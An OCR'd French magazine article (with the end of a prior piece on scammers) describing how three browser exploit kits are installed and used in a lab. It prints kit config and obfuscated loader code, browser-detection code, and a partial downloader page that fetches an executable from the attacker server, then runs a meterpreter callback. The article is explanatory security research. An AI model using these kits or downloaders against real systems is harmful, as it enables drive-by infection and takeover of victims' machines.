
Localisation de 41.207.29.106 :

L'utilisateur de l'adresse IP 41.207.29.106 (41.207.29.106) est situé à **Abidjan (Cote D'Ivoire - Lagunes).** ping 41.207.29.106

Situer une adresser IP : 41.207.29.106 Localiser

Annonces Google Trace IP Connaitre IP IP Provider Fixe IP

Url permanente : http://www.localiser-IP.com/?ip=41.207.29.106



> Conclusion

Depuis quelques années et au travers de cet exemple concret, les scammers ont complexifié leurs attaques en s'adaptant à l'actualité, mais surtout en imposant des contrôles drastiques afin de gagner en crédibilité.

En utilisant ainsi des numéros de téléphones et des adresses françaises ainsi qu'un français parfait, il est certain que le taux de réussite de ces attaques pourrait considérablement augmenter. Des passerelles VoIP, en location sur les forums cyber-criminels, permettent d'utiliser des numéros «français». L'utilisation de mules en France pourrait également tromper les victimes qui n'enverraient plus l'argent au travers de moyens de paiements douteux (et vers des pays africains !). Bref, les scammers ont encore des progrès à faire.

> Présentation et utilisation des kits d'exploits

Les kits d'exploitation sont devenus une des armes préférées des cyber-criminels. On en dénombre pas moins d'une cinquantaine qui se différencient les uns des autres par le nombre et la stabilité des exploits qu'ils embarquent.

Pour comprendre aisément la suite, nous commencerons par décrire le fonctionnement et l'installation d'un kit d'exploitation trouvé gratuitement sur Internet. Puis nous étudierons un cas réel avec une plateforme de test composée d'un client (la victime) et d'un serveur (le pirate). Pour finir, nous présenterons les avantages, les inconvénients et les différences entre les 3 kits d'exploitations testés sur nos plateformes.


par Alexis COUPE

Les kits d'exploitation


> Introduction


Depuis plusieurs années, le commerce d'outils malveillants devient un véritable enjeu. Un individu peut acquérir, à moindre coût, un programme hostile qui permet de compromettre le système d'une victime.

Les kits d'exploitation (appelés aussi : «packs d'exploitation») sont des frameworks permettant d'exploiter simplement des vulnérabilités. Plus exactement, ce sont des boîtes à outils qui facilitent une intrusion.
Ces outils permettent, en quelques clics, de prendre le contrôle d'un ordinateur en exploitant les vulnérabilités du navigateur (Firefox, Google Chrome, Internet Explorer, Opera, etc.) ou de ses composants tiers (lecteur flash, Java, etc.).
En incitant un utilisateur à visiter une page web malveillante, l'attaquant est en mesure de faire exécuter du code arbitraire sur la machine cible et ainsi prendre le contrôle tôtal du système de ses victimes pour agandir son botnet.
Ces packs sont vendus au marché noir. Les prix peuvent varier de quelques euros à plusieurs milliers en fonction de l'ingéniosité du pack, des exploits qui y sont inclus et du service après-vente.




Les kits d'exploitation





Actuellement, plusieurs dizaines de ces kits d'exploitation circulent sur la toile. Nous citerons, par exemple, les suivants : Bleeding life, Ice-Pack, CrimePack, Eleonore, Unkow, Blackhole, etc.

Voici le cas réel d'un scénario d'attaque avec un kit d'exploitation :



1. L'internaute visite un site infecté
2. Une balise iFrame redirige l'utilisateur vers un serveur (site web) hébergeant le kit d'exploitation. Pour rappel, une iFrame est une balise HTML qui permet d'insérer une page dans une autre. Ainsi, en insérant une iFrame de 1 pixel (presque invisible à l'œil nu), le pirate est capable de rediriger le navigateur de l'internaute vers une page malveillante.
3. Le kit d'exploitation joue son rôle en exploitant une vulnérabilité au sein du navigateur de l'utilisateur.
4. Après avoir exploité la vulnérabilité, la victime télécharge le malware à son insu.
5. Une fois téléchargé, le malware est exécuté sur la machine de l'utilisateur. Le pirate peut alors se connecter sur l'ordinateur de la victime afin d'en prendre le contrôle.


Dans cet article, 3 packs d'exploitation vont vous être présentés. Le premier **Ice-Pack**, apparu en 2007, est le fils du kit **MPack** . Il est commercialisé aux alentours de 500 dollars. Il est aussi disponible gratuitement sur plusieurs forums underground. Le deuxième **Multi Exploit Pack** est un framework méconnu. Le dernier, le plus connu actuellement, est le kit d'exploitation **CrimePack**. Celui-ci possède des exploits plus récents que ses concurrents.

Ces 3 packs sont livrés sous la forme d'une archive. Pour fonctionner, il suffit de mettre en place un serveur Web et une base de données. Généralement développé en PHP, ils disposent également d'une interface d'administration web afin de surveiller l'évolution des machines infectées en tant réel.
Dans le cas du framework Ice-Pack et CrimePack, il semblerait que les auteurs proposent aussi un support qui permettrait au pirate d'appréhender correctement leurs outils. Nous entrevoyons ici la partie professionnelle dans la commercialisation de ces outils.


Il faut savoir que ces packs d'exploitation ont connu leur apogée de 2006 à 2008, une époque où les failles étaient plus faciles à exploiter. Les fonctions de sécurité (DEP, sandbox, ASLR) des navigateurs ont été renforcées depuis et les exploits fonctionnels se font de plus en plus rares.

> Prise en main des 3 packs


Après cette courte introduction, nous sommes prêts pour mettre en place une plateforme de tests et utiliser ces kits d'exploitation sur une victime. Nous allons donc installer les packs suivants : Crimepack, Icepack et Multi Exploit Pack.
Pour cela, le serveur (pirate) se composera d'une machine qui fonctionnera avec le système d'exploitation Debian, une base de données MySQL et un serveur Web Apache. En ce qui concerne la victime, nous utiliserons une machine Windows XP Pro SP2 (les exploits contenus dans le framework IcePack et Multi Exploit Pack ont déjà plus de 4 ans).
Comme il l'a été dit dans la partie précédente, les packs d'exploitation utilisent généralement du PHP et des fichiers HTML couplés avec des fichiers séparés contenant les codes d'exploitation.
Voici un extrait des fichiers contenus dans les archives :



Crime pack



Ice-Pack



Multi Pack Exploit

Ces 3 frameworks étant payants, la plupart des versions disponibles sur internet sont rarement opérationnelles immédiatement.

Le Framework Ice-Pack

Le framework Ice-Pack contient un fichier «db.php» qui permet de configurer l'accès à la base de données (obligatoirement MySQL). Les identifiants de la base de données sont situés dans le fichier «config.php» (Un seul administrateur est permis.). Une fois complétés, il suffit à l'utilisateur de se placer avec le navigateur sur la page «install.php» afin d'y insérer les tables (réalisées par le script PHP).

«Les prix des kits d'exploitation peuvent varier de quelques euros à plusieurs milliers d'euros en fonction de l'ingéniosité du pack, des exploits qui y sont inclus et du service après-vente.»

L'utilisateur doit alors spécifier 2 URLs au sein du fichier de configuration «config.php» :
✚ La première précise l'adresse de la page qui forcera le navigateur à télécharger le binaire utilisé pour infecter la victime ;
✚ La seconde spécifie l'adresse où sera redirigée la victime si elle est déjà infectée.

En effet, les 3 kits d'exploitation vérifient si la machine de l'internaute a déjà été infectée. Si ça n'est pas le cas, il la redirige vers cette URL.

```php
<?php

$config = array (
'main_url' => "http://protev.com/ipack",
'trash_url' => "http://protev.com/xz/",
'admin_name' => "admin",
'admin_pass' => "admin",
```


Fichier config.php pour la configuration du kit d'exploitation

✚ Le fichier «index.php» constitue la page d'accueil malveillante qui permet de rediriger la victime vers une page PHP contenant le code d'exploitation.
✚ Le fichier «exe.php» permet de transférer le fichier «file.exe» (fichier malicieux) en direction de l'ordinateur de la victime.
✚ Le fichier «functions.php» contient les fonctions de chiffrement des données malicieuses. Il comporte également des fonctions pour détecter le navigateur utilisé par l'internaute.
✚ Le dossier «exploit» comprend un ensemble de fichiers PHP afin d'exploiter les vulnérabilités des navigateurs.
✚ Le dossier «load» contient le loader (fichier exécutable .exe) que l'internaute exécutera sur sa machine, à son insu. Ce sera souvent un malware, une backdoor ou un keylogger.
✚ Le dossier «admin» contient les pages PHP qui permettent de gérer l'administration du site Web.

Le Framework CrimePack

Le kit d'exploitation Crimepack possède une interface plus agréable. Il suffit de se rendre sur la page «install.php» pour trouver plusieurs formulaires permettant de configurer le pack à notre guise. Contrairement au pack d'exploitation Ice-Pack qui force la définition du nom d'utilisateur dans un fichier PHP, celui-ci permet de définir plusieurs comptes utilisateurs ayant accès à la console d'administration en utilisant la base de données pour s'authentifier. Nous n'avons aucunement eu besoin de modifier des fichiers de configuration pour le faire fonctionner.

La seule différence entre ce pack et les deux autres concerne l'obfuscation de ses fichiers PHP. En effet, pour éviter de modifier le code source à sa guise, ou pour des raisons inconnues, l'auteur de ce kit a caché le code avec le module Ioncube de PHP.



Interface d'installation de Crimepack : install.php

```
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,
((($__oc=='win')?'.dll':'.so');@dl($__ln);if(function_exists('_il_exec')){retu
('extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':'
\','/',substr($__here,2));}$__rd=str_repeat('/..',substr_count($__id,'/')).$__
($__rd,0,$__i).$__ln;if(file_exists($__oid.$__lp)){$__ln=$__lp;break;}}}@dl($__
('_il_exec')){return _il_exec();}echo('Site error: the file <b>'.__FILE__.'</b
the site administrator.');exit(199);
?>
4+oV528ME2ucn801Ziwj3T+ZMMDYoQQB9Z1gajUOG7dP/jd5RmF6A7tlW35XZ4Rt1HebH0D94U5O
dB2tvxp12E+nR5B0Zz6AaAKC/JbOQcmZdwKNwjKJkkphxzdAzxjblcIcErAsaxyblBE9vxKar9s9
/4jJAOIWpJA+5r23QM+8cARFAggkev6QADQENx3rDvVJyvHj6auJo8/7HyVMBeJrjO2vLzOZlz7/
XI1gtSCpNG+MES6ToeIoaOKsIAagZZwlRfRKqDefu3OUDm/2puRSe6oSkE7B16YWXEFwnSveSBvu
ClIsc27oiDsfOsrccTNQ3LPkL1aTNsdYulqE9xGEAY8s/zI4OpBLKdEsTP1ig+5CWswwnPEpDFAk
gFadlPtpKrkE1JeYQKO48GeABzxsGYpq3NKX61yY7fYmXWJuQYjCuPVU5ClWyK+AldDydxc1ivXo
YaSqu7oCmI3FUn7v7CqSlQM5JuIpllXSGyzNHxYtv3JrPrVvGvXaZP3BVMhKlJHxsAO9Kzq+XY3T
Z5jJPCDlGuNneQI1Lt2Y8JSrdPoCZyLTJdxBomSITvXu9J3E5PbIhCyJAnyNihqlNzMKAth11IhE
r1ZGvPwFgMJk5QbtbSorV61ZOW76EKVzf27zUxucHGA6Tt9pKqLbSw2a++haNeUKotLBPpTicArb
s4756fMU9zBQNJN2X3vBd4GcmI+D7MwbOpbBVq/wkOwrmb13KsV3qHe+HUE8Kqu7IbslVfusSARQ
t98cIkcHXfkt5/O1FdGXtbbeAS9XIzaIUwW9z5x7IrAbhXSPpnanIIVHrwFtxC+BWM8TYiknYQnc
4BTiUmXYolH+s62SnZywATzRMY2785KvYkOsx+RbjtEy3mGlXHR8JfGgWB+lK1xwzDCOVazTn+IL
BogetJhrPP4U8wTYOHkVj4LOLmWcI+d65souIjGSTMjZ4JQvGvwjk9/86HDwPJw8AZcu6qpDlP9k
4IGQz6ufLiqBFP266ZU+C8oSOGqP4WXNB9yVwsPjTO/nNLWRblWquXt+K+4u6GpM/ViYg+W+PWoQ
```

Exemple de fichier PHP obfusqué par Ioncube

Dans ce pack, les fichiers et les dossiers sont mis pêle-mêle dans le dossier racine. Aucune organisation pertinente n'a été décelée. Il contient :

- Un fichier exécutable «NeDEBUMe.bat» malveillant qui sera transféré sur le poste de la victime ;
- Un fichier «load.php» qui servira justement à transférer ce fichier ;
- Un fichier «ips.txt» qui recense les adresses IP à bloquer ;
- Un fichier «index.php» qui permet de rediriger l'utilisateur sur la page «load.php» ;
- Un fichier «block-ip.sh» afin de mettre une blacklist d'adresse IP à l'accès au serveur web (utilisation du firewall Iptables) ;
- Un fichier «config.inc.php» qui répertorie les informations du serveur web (domaine, identifiants, URL, etc.), et qui est, cependant, inutilisé ;
- Un dossier «exploit» contenant l'ensemble des fichiers PHP avec leur code d'exploitation ;
- Etc.

```
[supmathing@debian:/var/www/fonctionne/crimepack]$ file NeDEBUMe.bat
NeDEBUMe.bat: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

Exécutable que l'utilisateur téléchargera et exécutera sur sa machine à son insu

Le framework Multi Exploit Kit

Le kit d'exploitation Multi Exploit Pack se comporte globalement comme son collègue Ice-Pack. Il contient :

- Un fichier «inc.config.php» pour configurer la base de données ;
- Un fichier «index.php» qui permet de vérifier le navigateur utilisé par l'internaute pour ensuite le rediriger vers la page PHP contenant le code d'exploitation concerné. Dans chacun de ces fichiers, il a fallu renseigner l'URL de l'exécutable à transférer sur l'ordinateur de la victime. Aucune interface d'installation n'est présente dans ce pack ;
- Un répertoire «mod» contenant l'ensemble de ces fichiers PHP (code d'exploitation) ;
- Un répertoire «lib» comprenant les scripts PHP de chiffrement, le blocage d'adresses IP, etc.

```
$user_agent = getenv("HTTP_USER_AGENT");
$uri = getenv("REQUEST_URI");
$accept_lang = getenv("HTTP_ACCEPT_LANGUAGE");
if (strstr($user_agent, "Nav")) $browser = "Netscape";
elseif (strstr($user_agent, "Netscape")) $browser = "Netskp";
elseif (strstr($user_agent, "Firefox")) $browser = "Firefox";
elseif (strstr($user_agent, "Lynx")) $browser = "Lynx";
elseif (strstr($user_agent, "Opera")) $browser = "Opera";
elseif (strstr($user_agent, "WebTV")) $browser = "WebTV";
elseif (strstr($user_agent, "Konqueror")) $browser = "Konqueror";
elseif (strstr($user_agent, "Bot")) $browser = "Bot";
elseif (strstr($user_agent, "MSIE")) $browser = "MSIE";
else $browser = "other";
if (strstr($user_agent, "Windows 95")) $os = "Windows 95";
elseif (strstr($user_agent, "Windows NT 4")) $os = "Windows NT 4";
elseif (strstr($user_agent, "Win 9x 4.9")) $os = "Windows ME";
elseif (strstr($user_agent, "Windows 98")) $os = "Windows 98";
elseif (strstr($user_agent, "Windows NT 5.0")) $os = "Windows 2000";
elseif (strstr($user_agent, "SV1")) $os = "Windows XP SP2";
elseif (strstr($user_agent, "Windows NT 5.1")) $os = "Windows XP";
elseif (strstr($user_agent, "Windows NT 5.2")) $os = "Windows 2003";
```


Vérification du navigateur de l'utilisateur

dd2.php

```
1 <?
2 $url="http://192.168.10.55/fonctionne/calc.exe";
3 ?>
4 <script language='javascript'>
5 function CreateO(o, n) {
6 var r = null;
7 try { eval('r = o.CreateObject(n)') }catch(e){}
8 if (! r) {try { eval('r = o.CreateObject(n, "")') }catch(e){}}
9 if (! r) {try { eval('r = o.CreateObject(n, "", "")') }catch(e){}}
10 if (! r) {try { eval('r = o.GetObject("", n)') }catch(e){}}
11 if (! r) {try { eval('r = o.GetObject(n, "")') }catch(e){}}
12 if (! r) {try { eval('r = o.GetObject(n)') }catch(e){}}
13 return(r);
```


Insertion de l'URL de l'exécutable à transférer sur le système de l'internaute

Une fois les fichiers analysés et complétés selon nos configurations, l'installation est terminée.




Les kits d'exploitation

Voici un aperçu des informations présentes au sein de la base de données :




Contenu de la base de données du kit Crimepack



Contenu de la base de données du kit Multi Exploit Pack

La base de données du pack Ice-Pack est vide à l'installation.




> Utilisation et infection

Pour revenir au contexte réel, nous allons nous connecter avec un client (Windows XP SP2) sur la page web vulnérable (index.php sur ces 3 packs) et exploiter une vulnérabilité du navigateur pour prendre la main sur la machine.

Le framework Crimepack

Commençons par le framework CrimePack. Dans la section settings de sa console d'administration, CrimePack offre un formulaire d'upload permettant de spécifier l'exécutable qui sera téléchargé par la victime lors de l'exploitation.




Il sera donc attaché au loader. Pour simplifier, les codes d'exploitation contenus dans ces kits constituent uniquement des downloaders. Leur but est donc de télécharger sur une adresse prédéfinie, en l'occurrence notre serveur, un fichier qui sera exécuté sur la machine de l'internaute. Dans le cas d'une attaque réelle, il serait judicieux d'utiliser un malware sophistiqué qui serait non détecté par les antivirus actuels.

Nous utilisons un payload meterpreter généré à l'aide de Metasploit qui nous permet d'obtenir la main sur tout le système de la victime.


Une fois créé et transféré, nous observons que le fichier par défaut «NeDEBUMe.bat» a été remplacé par notre meterpreter.

Ensuite, nous mettons en place notre serveur de contrôle qui attendra les connexions des machines compromises.


Désormais, il ne reste plus qu'à nous connecter avec le navigateur de la future victime sur l'URL du serveur Web. Sur notre plateforme de test, cette URL s'avère être http://192.168.10.55/fonctionne/crimepack/index.php.
Nous utilisons un proxy Web (Burpsuite par exemple) pour analyser les requêtes qui seront transférées du client vers le serveur.



En se connectant sur cette URL, le serveur commence par analyser notre header (Le User-agent pour être exact.) afin de reconnaître notre navigateur. En fonction du navigateur, nous sommes alors redirigés vers le fichier «load.php» avec les paramètres adéquats (Internet Explorer => ie, exploit utilisé => msiemc). Ce fichier importe l'ensemble des fichiers contenant les codes d'exploitation.




Et là ..... le navigateur plante !!!! Et que se passe t'il du côté du pirate ?



Le pirate reçoit une connexion entrante et obtient le contrôle total de la machine de l'internaute. La victime apparaît dans la base de données du serveur de contrôle


Nous supposons donc que la vulnérabilité a correctement été exploitée, que le downloader (payload) a téléchargé le fichier malicieux (meterpreter) et l'a exécuté sur la machine de la victime.
Le pirate peut également voir l'ensemble des machines infectées au sein de sa console d'administration et/ou de sa base de données.




Pour continuer à nous intéresser au déroulement de l'exploitation du côté client, nous visionnons les tâches lancées sur notre machine. Un programme inconnu nommé «wJQs.exe» est apparu.

Deux méthodes nous permettent de vérifier que le binaire correspond bien au Meterpreter utilisé :

- Utilisation de l'outil Tcpview pour analyser les connections TCP/IP en cours ;



- Utilisation d'API Monitor pour s'accrocher à un processus en cours.




Dans le premier cas, nous voyons très clairement que le processus wJQs.exe a établit une connexion du port source 2676 vers le port 4444. Dans le second, nos suppositions sont confirmées grâce à l'utilisation de la bibliothèque Winsock. Ce fichier était donc bien notre meterpreter.

«les codes d'exploitation contenus dans ces kits constituent uniquement des downloaders. Leur fonction est de télécharger depuis une adresse prédéfinie, en l'occurrence notre serveur, un fichier qui sera exécuté sur la machine de la victime.»

Nous pouvons observer également que cet exécutable a été lancé par Internet Explorer de deux manières différentes.

La première vérification s'est faite grâce à API Monitor qui permet de voir les sources externes d'un processus et, de fait, d'Internet Explorer.

La seconde solution consiste à vérifier le contenu du cache du navigateur, l'exécutable y est présent.



